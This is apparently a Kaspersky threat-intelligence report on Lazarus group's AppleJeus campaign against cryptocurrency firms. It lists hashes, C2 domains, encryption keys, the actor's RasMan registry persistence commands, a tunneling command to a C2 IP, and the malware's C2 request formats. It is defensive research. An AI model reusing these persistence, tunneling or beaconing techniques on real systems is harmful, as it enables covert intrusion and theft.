Operation AppleJeus Sequel

securelist.com/operation-applejeus-sequel/95596

By GReAT

The Lazarus group is currently one of the most active and prolific APT actors. In 2018, Kaspersky published a report on one of their campaigns, named Operation AppleJeus. Notably, this operation marked the first time Lazarus had targeted macOS users, with the group inventing a fake company in order to deliver their manipulated application and exploit the high level of trust among potential victims. As a result of our ongoing efforts, we identified significant changes to the group’s attack methodology. To attack macOS users, the Lazarus group has developed homemade macOS malware, and added an authentication mechanism to deliver the next stage payload very carefully, as well as loading the next-stage payload without touching the disk. In addition, to attack Windows users, they have elaborated a multi-stage infection procedure, and significantly changed the final payload. We assess that the Lazarus group has been more careful in its attacks following the release of Operation AppleJeus and they have employed a number of methods to avoid being detected.

For more information, please contact: intelreports@kaspersky.com

Life after Operation AppleJeus

After releasing Operation AppleJeus, the Lazarus group continued to use a similar modus operandi in order to compromise cryptocurrency businesses. We found more macOS malware similar to that used in the original Operation AppleJeus case. This macOS malware used public source code in order to build crafted macOS installers. The malware authors used QtBitcoinTrader developed by Centrabit.

	Original AppleJeus	WbBot case	MacInstaller case
DMG file hash	48ded52752de9f9b73c6bf9ae81cb429	3efeccfc6daf0bf99dcb36f247364052	c2ffbf7f2f98c73b98198b4937119a18
PKG file hash	dab34d94ca08ba5b25edadfe67ae4607	cb56955b70c87767dee81e23503086c3	8b4c532f10603a8e199aa4281384764e
PKG file name	CelasTradePro.pkg	WbBot.pkg	BitcoinTrader.pkg
Packaging time	2018-07-12 14:09:33	2018-11-05 6:11:38	2018-12-19 0:15:19
Malicious mach-o hash	aeee54a81032a6321a39566f96c822f5	b63e8d4277b190e2e3f5236f07f89eee	bb04d77bda3ae9c9c3b6347f7aef19ac
C2 server	www.celasllc[.]com/checkupdate.php	https://www.wb-bot[.]org/certpkg.php	https://www.wb-bot[.]org/certpkg.php
XOR key	Moz&Wie;#t/6T!2y	6E^uAVd-^yYkB-XG	6E^uAVd-^yYkB-XG
RC4 key	W29ab@ad%Df324V$Yd	SkQpTUT8QEY&Lg+BpB	SkQpTUT8QEY&Lg+BpB
2nd payload path	/var/zdiffsec	/var/pkglibcert	/var/pkglibcert
2nd payload argument	bf6a0c760cc642	bf6a0c760cc642	bf6a0c760cc642

These three macOS installers use a similar post installer script in order to implant a mach-o payload, as well as using the same command-line argument when executing the fetched second-stage payload. However, they have started changing their macOS malware. We recognized a different type of macOS malware, MarkMakingBot.dmg (be37637d8f6c1fbe7f3ffc702afdfe1d), created on 2019-03-12. It doesn't have an encryption/decryption routine for network communication. We speculate that this is an intermediate stage in significant changes to their macOS malware.

Change of Windows malware

During our ongoing tracking of this campaign, we found that one victim was compromised by Windows AppleJeus malware in March 2019. Unfortunately, we couldn't identify the initial installer, but we established that the infection started from a malicious file named *WFCUpdater.exe.* At that time, the actor used a fake website: wfcwallet[.]com




Fig. 1 Binary infection procedure used in WFCWallet case

The actor used a multi-stage infection like before, but the method was different. The infection started from .NET malware, disguised as a WFC wallet updater (a9e960948fdac81579d3b752e49aceda). Upon execution, this .NET executable checks whether the command line argument is "/Embedding" or not. This malware is responsible for decrypting the WFC.cfg file in the same folder with a hardcoded 20-byte XOR key (82 d7 ae 9b 36 7d fc ee 41 65 8f fa 74 cd 2c 62 b7 59 f5 62). This mimics the wallet updater connected to the C2 addresses:

- wfcwallet.com (resolved ip: 108.174.195.134)
- www.chainfun365.com (resolved ip: 23.254.217.53)

After that, it carries out the malware operator's commands in order to install the next stage permanent payload. The actor delivered two more files into the victim's system folder: *rasext.dll and msctfp.dat*. They used the RasMan (Remote Access Connection Manager) Windows service to register the next payload with a persistence mechanism. After fundamental reconnaissance, the malware operator implanted the delivered payload by manually using the following commands:

- cmd.exe /c dir rasext.dll
- cmd.exe /c dir msctfp.dat
- cmd.exe /c tasklist /svc | findstr RasMan
- cmd.exe /c reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\RasMan\ThirdParty /v DllName /d rasext.dll /f

In order to establish remote tunneling, the actor delivered more tools, executing with command-line parameters. Unfortunately, we have had no chance to obtain this file, but we speculate that *Device.exe* is responsible for opening port 6378, and the *CenterUpdater.exe* tool was used for creating tunneling to a remote host. Note that the 104.168.167.16 server is used as a C2 server. The fake website hosting server for the UnionCryptoTrader case will be described next.

Port opener:

%APPDATA%\Lenovo\devicecenter\Device.exe 6378

Tunneling tool:

%APPDATA%\Lenovo\devicecenter\CenterUpdater.exe 127.0.0.1 6378 104.168.167.16 443

Change of macOS malware

JMTTrading case

While tracking this campaign, we identified more heavily deformed macOS malware. At the time, the attacker called their fake website and application JMTTrading. Other researchers and security vendors found it too, and published IoCs with abundant technical details. Malware Hunter Team tweeted about this malicious application, Vitali Kremez published a blog about the Windows version of the malware, and Object-See published details about the macOS malware. We believe these reports are sufficient to understand the technical side. Here, we would like to highlight what's different about this attack.

- The actor used GitHub in order to host their malicious applications.
- The malware author used Object-C instead of QT framework in their macOS malware.
- The malware implemented a simple backdoor function in macOS executable.
- The malware encrypted/decrypted with a 16-byte XOR key (X,%`PMk–Jj8s+6=) similar to the previous case.
- The Windows version of the malware used ADVobfuscator, a compiled time obfuscator, in order to hide its code.
- The post-install script of macOS malware differed significantly from the previous version.

UnionCryptoTrader case

We also identified another macOS targeted attack that took place very recently. The malicious application name in this case is UnionCryptoTrader. After compiling a threat intelligence report for our customers, one security researcher (@dineshdina04) discovered an identical case, and Objective-See published a very detailed blog on the macOS malware used in this attack. The Objective-See blog goes into sufficient detail to explain the malware's functionality, so we will just summarize the attack:

- The post-install script is identical to that used in the JMTTrading case.
- The malware author used SWIFT to develop this macOS malware.
- The malware author changed the method for collecting information from the infected system.
- The malware starts to conduct authentication using *auth_signature* and *auth_timestamp* parameters in order to deliver the second-stage payload more carefully. The malware acquires the current system time and combines it with the *"12GWAPCT1F0I1S14"* hardcoded string, and produces an MD5 hash of the combined string. This hash is used as the value of the *auth_signature* parameter and the current time is used as the value of the *auth_timestamp* parameter. The malware operator can reproduce the *auth_signature* value based on the *auth_timestamp* at the C2 server side.
- The malware loads the next stage payload without touching the disk.

Windows version of UnionCryptoTrader

We also found a Windows version of the UnionCryptoTrader (0f03ec3487578cef2398b5b732631fec). It was executed from the Telegram messenger download folder:

*C:\Users\[user name]\Downloads\**Telegram Desktop**\UnionCryptoTraderSetup.exe*

We also found the actor's Telegram group on their fake website. Based on these, we assess with high confidence that the actor delivered the manipulated installer using the Telegram messenger. Unfortunately, we can't get all the related files as some payloads were only executed in memory. However, we can reassemble the whole infection procedure based on our telemetry. The overall infection procedure was very similar to the WFCWallet case, but with an added injection procedure, and they only used the final backdoor payload instead of using a tunneling tool.





Fig. 2 Binary infection procedure

The UnionCryptoTrader Windows version has the following window showing a price chart for several cryptocurrency exchanges.



```
[ 10/24/2019 11:48:30 ]

  Kraken:     7419,70 / 7420,00

  Poloniex:   7412,56 / 7418,67

  Binance:    7417,70 / 7418,46
  ------------------------------
  Kraken/Poloniex:        -0,10% [target  0,70%, min -0,17%, max -0,10%]
  Poloniex/Kraken:         0,01% [target  0,70%, min  0,01%, max  0,10%]
  Binance/Kraken:          0,02% [target  0,70%, min  0,02%, max  0,06%]
  Binance/Poloniex:       -0,08% [target  0,70%, min -0,14%, max -0,06%]

[ 10/24/2019 11:48:33 ]

  Kraken:     7419,90 / 7420,00
```

TRADE_ID	EXCHANGE_LONG	EXHANGE_SHORT	ENTRY_TIME	EXIT_TIME	DURATION	TOTA

Fig. 3 Windows version of UnionCryptoTrader

The Windows version of UnionCryptoTrader updater (629b9de3e4b84b4a0aa605a3e9471b31) has similar functionality to the macOS version. According to the build path (Z:\Loader\x64\Release\***WinloaderExe***.pdb), the malware author called this malware a loader. Upon launch, the malware retrieves the victim's basic system information, sending it in the following HTTP POST format, as is the case with the macOS malware.

```
POST /update HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
auth_timestamp: [Current time]
auth_signature: [Generated MD5 value based on current time]
Content-Length: 110
Host: unioncrypto.vip
rlz=[BIOS serial number]&ei=[OS version]  ([build number])&act=check
```

If the response code from the C2 server is 200, the malware decrypts the payload and loads it in memory. Finally, the malware sends the *act=done* value and return code. The next stage payload (e1953fa319cc11c2f003ad0542bca822), downloaded from this loader, is similar to the .NET downloader in the WFCWallet case. This malware is responsible for decrypting the *Adobe.icx* file in the same folder. It injects the next payload into the Internet Explorer process, and the tainted iexplore.exe process carries out the attacker's commands. The final payload (dd03c6eb62c9bf9adaf831f1d7adcbab) is implanted manually as in the WFCWallet case. This final payload was designed to run only on certain systems. It seems that the malware authors produced and delivered malware that only works on specific systems based on previously collected information. The malware checks the infected system's information and compares it to a given value. It seems the actor wants to execute the final payload very carefully, and wants to evade detection by behavior-based detection solutions.



Generates custom hash of **process path**
not match
Compare with given hash
match
Generates custom hash of **module path**
not match
Compare with given hash
match
Generate custom hash of **volume serial**
not match
Compare with given hash
match
Generate custom hash of **computer name**
not match
Compare with given hash
match
Exit
Proceed

Fig. 4 Malware execution flow

This Windows malware loads the encrypted *msctfp.dat* file in a system folder, and loads each configuration value. Then it executes an additional command based on the contents of this file. When the malware communicates with the C2 server, it uses a POST request with several predefined headers.

```
POST /[C2 script URL] HTTP/1.1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive or Connection: close
User-Agent: [User-agent of current system]
Host: unioncrypto.vip
```

For the initial communication, the malware first sends parameters:

- cgu: 64bits hex value from configuration
- aip: MD5 hash value from configuration
- sv: hardcoded value(1)


If the response code from the C2 server is 200, the malware sends the next POST request with encrypted data and a random value. The malware operator probably used the random value to identify each victim and verify the POST request.

- imp: Random generated value
- dsh: XORed value of imp
- hb_tp: XORed value(key: 0x67BF32) of imp
- hb_dl: Encrypted data to send to C2 server
- ct: hardcoded value(1)

Finally, the malware downloads the next stage payload, decrypting it and possibly executing it with the *Print* parameter. We speculate that the DLL type payload will be downloaded and call its *Print* export function for further infection. We can't get hold of the final payload that's executed in memory, but we believe its backdoor-type malware is ultimately used to control the infected victim.

Infrastructures


We found several fake websites that were still online when we were investigating their infrastructure. They created fake cryptocurrency-themed websites, but they were far from perfect and most of the links didn't work.



Fast Growing ICO Agency For Blockchain Investors And Founders

Sifting Through Teaspoons Of Clay And Sand Scraped From The Floors Of Caves, German Researchers Have Managed.

Fig. 5 Website of cyptian.com




SMART CRYPTOCURRENCY ARBITRAGE TRADING PLATFORM

4 EXCHANGES, 3 ARBITRAGE STRATEGIES, AUTOMATED BOT TRADING, BITCOIN FUTURES SPREAD TRADING

Fig. 6 Website of unioncrypto.vip

We found an identical Cyptian web template on the internet. We speculate that the actor used free web templates like this to build their fake websites. Moreover, there is a Telegram address(*@cyptian*) on the Cyptian website. As we mentioned previously, the actor delivered a manipulated application via Telegram messenger. This Telegram address was still alive when we investigated, but there were no more activities at that time. According to the chat log, the group was created on December 17, 2018 and some accounts had already been deleted.



A Platform For Exchange Cyrptocurrency And Shares

Blockchains are being recognized as a more secure and efficier of transferring value. With the emergence of a token based eco it is critical to build standards for organizing value in the form o tokens.

[redacted] joined the group

17 December

Deleted Account updated group photo

03 January

Deleted Account added Deleted Account

Fig. 7 Telegram account

Conclusion

We were able to identify several victims in this Operation AppleJeus sequel. Victims were recorded in the UK, Poland, Russia and China. Moreover, we were able to confirm that several of the victims are linked to cryptocurrency business entities.

